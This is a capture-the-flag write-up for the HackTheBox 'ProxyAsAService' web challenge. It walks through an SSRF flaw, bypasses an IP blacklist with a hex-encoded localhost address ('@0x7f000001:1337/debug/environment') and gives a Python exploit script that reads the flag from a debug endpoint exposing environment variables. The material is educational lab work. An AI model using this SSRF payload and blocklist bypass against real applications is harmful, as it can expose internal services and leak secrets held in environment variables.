HackTheBox -- ProxyAsAService Writeup

HackTheBox — ProxyAsAService [Easy]
In this write-up, we will solve the ProxyAsAService challenge from HackTheBox. The goal is to analyze the web application, identify its weaknesses, and use them to gain command execution in order to retrieve the flag. Along the way, we will break down each step of the exploitation process to clearly demonstrate how the vulnerability can be discovered and leveraged.
Let’s navigate to the website.

The website automatically redirect us to reedit
Now let’s take a look at the source code.

Notice that we found that the url is passed as a parameter to a function name
proxy_req
Now let’s read the source code of the proxy_req function

notice that we found that the url parameter is used to call the requests.request function which make it vulnerable to SSRF
Now let’s see the IP restrictions

Notice that there was a blacklist that block some IP Address from being called
Now what is the Idea of the challenge?

The idea is to make a request to the localhost to the and make a request to the endpoint
/debug/environmentthat will print the environment variables on the machine
Now why we need to call the environment endpoint?

We need to call the environment variables as the flag is stored in it
Now let’s exploit the bug
1
@0x7f000001:1337/debug/environment

As we see we managed to bypass the IP Restrictions using the Hex Encoded IP Address and make a request to the environment endpoint and got the flag!
Now let’s write exploit script to get the flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
import requests

target = input("Please Enter target (e.g. 127.0.0.1:8080): ")

base_url = f"http://{target}/?url=@0x7f000001:1337/debug/environment"

def redirect_me():
    try:
        r = requests.get(base_url, timeout=5)
        try:
            data = r.json()
            env = data.get("Environment variables", {})
            flag = env.get("FLAG")
            if flag:
                print("[+] FLAG:", flag)
            else:
                print("[!] FLAG not found. Full response:", data)
        except ValueError:
            print("[!] Response is not JSON:\n", r.text)
    except requests.RequestException as e:
        print(f"[!] Error: {e}")

redirect_me()

Now let’s run the exploit script

Amazing we managed to get the flag!
🎯 Conclusion
By following the exploitation path and carefully analyzing the challenge, we were able to identify the vulnerability and successfully obtain the flag. This highlights the importance of secure coding practices and the risks of improper input handling in web applications.
Written by SecretRemo ✍️
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |